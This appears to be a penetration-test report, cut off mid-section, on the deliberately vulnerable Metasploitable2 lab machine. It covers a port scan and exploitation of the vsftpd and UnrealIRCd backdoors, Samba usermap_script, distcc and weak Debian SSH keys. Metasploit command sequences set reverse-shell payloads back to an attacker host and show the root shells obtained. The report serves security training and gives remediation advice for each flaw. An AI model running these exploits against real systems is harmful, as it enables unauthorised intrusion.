
Ports

The 65505 ports scanned but not shown below are in state: **closed**

- 65505 ports replied with: **resets**

1 Nmap command

Ports and services along with their versions :



Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version
21	tcp	open	ftp	syn-ack	vsftpd	2.3.4
22	tcp	open	ssh	syn-ack	OpenSSH	4.7p1 Debian 8ubuntu1
23	tcp	open	telnet	syn-ack	Linux telnetd	
25	tcp	open	smtp	syn-ack	Postfix smtpd	
53	tcp	open	domain	syn-ack	ISC BIND	9.4.2
80	tcp	open	http	syn-ack	Apache httpd	2.2.8
111	tcp	open	rpcbind	syn-ack		2
139	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X
445	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X
512	tcp	open	exec	syn-ack		
513	tcp	open	login	syn-ack		
514	tcp	open	shell	syn-ack		
1099	tcp	open	rmiregistry	syn-ack	GNU Classpath grmiregistry	
1524	tcp	open	shell	syn-ack	Metasploitable root shell	
2049	tcp	open	nfs	syn-ack		2-4
2121	tcp	open	ftp	syn-ack	ProFTPD	1.3.1
3306	tcp	open	mysql	syn-ack	MySQL	5.0.51a-3ubuntu5
3632	tcp	open	distccd	syn-ack	distccd	v1
5432	tcp	open	postgresql	syn-ack	PostgreSQL DB	8.3.0 - 8.3.7
5900	tcp	open	vnc	syn-ack	VNC	
6000	tcp	open	X11	syn-ack		
6667	tcp	open	irc	syn-ack	UnrealIRCd	
6697	tcp	open	irc	syn-ack	UnrealIRCd	
8009	tcp	open	ajp13	syn-ack	Apache Jserv	
8180	tcp	open	http	syn-ack	Apache Tomcat/Coyote JSP engine	1.1
8787	tcp	open	drb	syn-ack	Ruby DRb RMI	
37233	tcp	open		syn-ack		
39643	tcp	open	status	syn-ack		1
42279	tcp	open	mountd	syn-ack		1-3
48829	tcp	open	nlockmgr	syn-ack		1-4


2Nmap output

The above 30 ports are found to be open on the metasploitable2 server .The next step is to enumerate each service and test for the security vulnerabilities.

3.2) Vsftpd backdoor command execution


3.2.1) Description:

The vsftpd version 2.3.4 contains a backdoor that can be invoked by loging in on ftp using a smily after the user name and without giving password [6]. After successful command competition the attacker can get remote shell on port no 6200 of the target machine .



```
root@kali:~# ftp 192.168.43.152
Connected to 192.168.43.152.
220 (vsFTPd 2.3.4)
Name (192.168.43.152:root): random:)
331 Please specify the password.
Password:
```

3Connecting to remote machine



```
root@kali:~# nc 192.168.43.152 6200
whoami
root

pwd
/
```

4Verifying reverse shell

3.2.2) Risk Rating: High

3.2.3) Recommendation:

Since version 2.3.4 of the vsftpd contained backdoor, so the best possible way to mitigate this risk is to update to the latest version of the vsftpd .


3.3) Predictable PRNG Brute Force exploit

3.3.1) Description:

All the versions of OpenSSL 0.9.8c-1 to 0.9.8g-9 are vulnerable to this exploit. After removing some c code from ssh there was an impact on the seeding process for the openSSL PRNG. Instead of mixing in random data for the initial seed,the only random value that can be used was the max linux process ID and that was 32,768 resulting in very small number of seed values being used for all PRNG operations. Hence keys can be generated using the max seed value and then ssh can be brute forced by an attacker and hence valid key can be found that can be used to login on SSH.

3.3.2) Exploitation

- First download all the premade rsa and dsa keys generated for this version.
- Than we use a python script that will brute force the target ssh provided the ip and username of ssh.



```
root@kali:~/Downloads# python 5720.py /root/Downloads/rsa/2048/ metasploitable root

-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org
Tested 1496 keys | Remaining 31272 keys | Aprox. Speed 299/sec
Tested 3203 keys | Remaining 29565 keys | Aprox. Speed 341/sec
Tested 4559 keys | Remaining 28209 keys | Aprox. Speed 271/sec
Tested 5847 keys | Remaining 26921 keys | Aprox. Speed 257/sec
```

5Brute Forcing through python

3.3.3) Risk Rating: High

3.3.4) Recommendation:

Though the brute force will take time depending on the permutations on the rsa and dsa keys. The best possible way to mitigate this risk is to switch to newer version of openssl and generate the keys on newer ssl version operating systems.


3.4) Samba Server Exploit

3.4.1) Description:

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 [7] when using the non-default “username map script” configuration option. The service runs on port 139. By specifying a username containing shell meta characters, attackers can execute arbitrary commands and get root shell. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication.

3.4.2) Exploitation

- First smbclient is executed on the target.
- Hence we could find out which version of samba is running.
- Than we use the metapsloit usermap_script exploit.
- Finally we get the root shell.




```
root@kali:~# smbclient -L \\metasploitable
WARNING: The "syslog" option is deprecated
Enter root's password:
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]

        Server               Comment
        ---------            -------
        METASPLOITABLE       metasploitable server (Samba 3.0.20-Debian)
```

6Samba Enumeration



```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > set rhost 192.168.43.129
rhost => 192.168.43.129
msf exploit(usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(usermap_script) > set lhost 192.168.43.12
lhost => 192.168.43.12
msf exploit(usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.43.12:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 66XKSAvZjdxT9hoy;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "66XKSAvZjdxT9hoy\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.43.12:4444 -> 192.168.43.129:47266) at 2017-06-05 17:45:49 +0530

whoami
root
```

7Gaining Root shell

3.4.3) **Risk Rating:** High

3.4.4) Recommendation:

The recommendation for mitigating from this exploit is that anonymous login should not be enabled and the samba service version should not be disclosed to the extent possible. Further the patched version of samba should be used and regular security updates must be installed timely.


3.5) Unreal Ircd backdoor command execution

3.5.1) Description

The unreal ircd service runs on port 6667 . The service version is identified to be 3.2.8.1. By enumerating the past vulnerabilities we came to know that the this version of the service has a backdoor installed in it and this can be further exploited by the attackers once they connects to this backdoor [8].

3.5.2) Exploitation

- To exploit this service we directly use the metasploit module.
- Use the module irc backdoor and set the remote host ip address.
- Set the payload that would run on the remote host.
- Here we use payload cmd/unix/reverse that spawns a shell and connects to our attacker ip.




```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set rhost 192.168.43.129
rhost => 192.168.43.129
msf exploit(unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   cmd/unix/bind_perl                                   normal  Unix Command Shell, Bind TCP (via Perl)
   cmd/unix/bind_perl_ipv6                              normal  Unix Command Shell, Bind TCP (via perl) IPv6
   cmd/unix/bind_ruby                                   normal  Unix Command Shell, Bind TCP (via Ruby)
   cmd/unix/bind_ruby_ipv6                              normal  Unix Command Shell, Bind TCP (via Ruby) IPv6
   cmd/unix/generic                                     normal  Unix Command, Generic Command Execution
   cmd/unix/reverse                                     normal  Unix Command Shell, Double Reverse TCP (telnet)
   cmd/unix/reverse_perl                                normal  Unix Command Shell, Reverse TCP (via Perl)
   cmd/unix/reverse_perl_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via perl)
   cmd/unix/reverse_ruby                                normal  Unix Command Shell, Reverse TCP (via Ruby)
   cmd/unix/reverse_ruby_ssl                            normal  Unix Command Shell, Reverse TCP SSL (via Ruby)
   cmd/unix/reverse_ssl_double_telnet                   normal  Unix Command Shell, Double Reverse TCP SSL (telnet)

msf exploit(unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unreal_ircd_3281_backdoor) > set lhost 192.168.43.12
lhost => 192.168.43.12
msf exploit(unreal_ircd_3281_backdoor) > 
```

8Setting Metasploit



```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.43.12:4444
[*] 192.168.43.129:6667 - Connected to 192.168.43.129:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Found your hostname (cached)
[*] 192.168.43.129:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo s9F4Ol7AqcI9nipM;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "s9F4Ol7AqcI9nipM\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 3 opened (192.168.43.12:4444 -> 192.168.43.129:35176) at 2017-06-05 22:

whoami
root
```

9Exploiting Unreal Backdoor

3.5.3) **Risk** Rating: High

3.5.4) Recommendation:

Since the access gained by the backdoor is of root level. Hece this version of the service should be updated or the port should be closed.


3.6) Distcc Code Execution

3.6.1) Description

Distcc is a program to distribute builds of C, C++ and object C++/C across several machines on the network .This service runs on port 3632. There exists a vulnerability in the distcc 2.x, which is used in XCode 1.5 and others [9], when not configured to restrict access to the server port, it allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without any authorization checks.

3.6.2) Exploitation

- From exploitdb we can get the ruby code that can be executed by the metasploit.
- Use this module.
- Set the ip address of the remote machine.
- After successfully execting the exploit command we gain the shell with daemon privileges.



```
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set rhost 192.168.43.153
rhost => 192.168.43.153
msf exploit(distcc_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(distcc_exec) > set lhost 192.168.43.12
lhost => 192.168.43.12
msf exploit(distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.43.12:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo MQKZKhOGsfHmh3GW;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "MQKZKhOGsfHmh3GW\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.43.12:4444 -> 192.168.43.153:56383) at 2017-06-07 23:06:06 +0530

whoami
daemon
```

10Exploiting Distcc

3.6.2) Risk Rating: High

3.6.3) Recommendations

To mitigate this security vulnerability is to either close the port until a patch has been released for the service. If a higher and patched version of distcc is available than that must be installed quickly.


3.7) Exploiting through Grub Misconfiguration

3.7.1) Description

Grub is the default bootloader for linux and it contains many options on the boot time which can be edited and booted .If there is no password protection on grub than options can be edited and a root shell can be obtained.

3.7.2) Exploitation

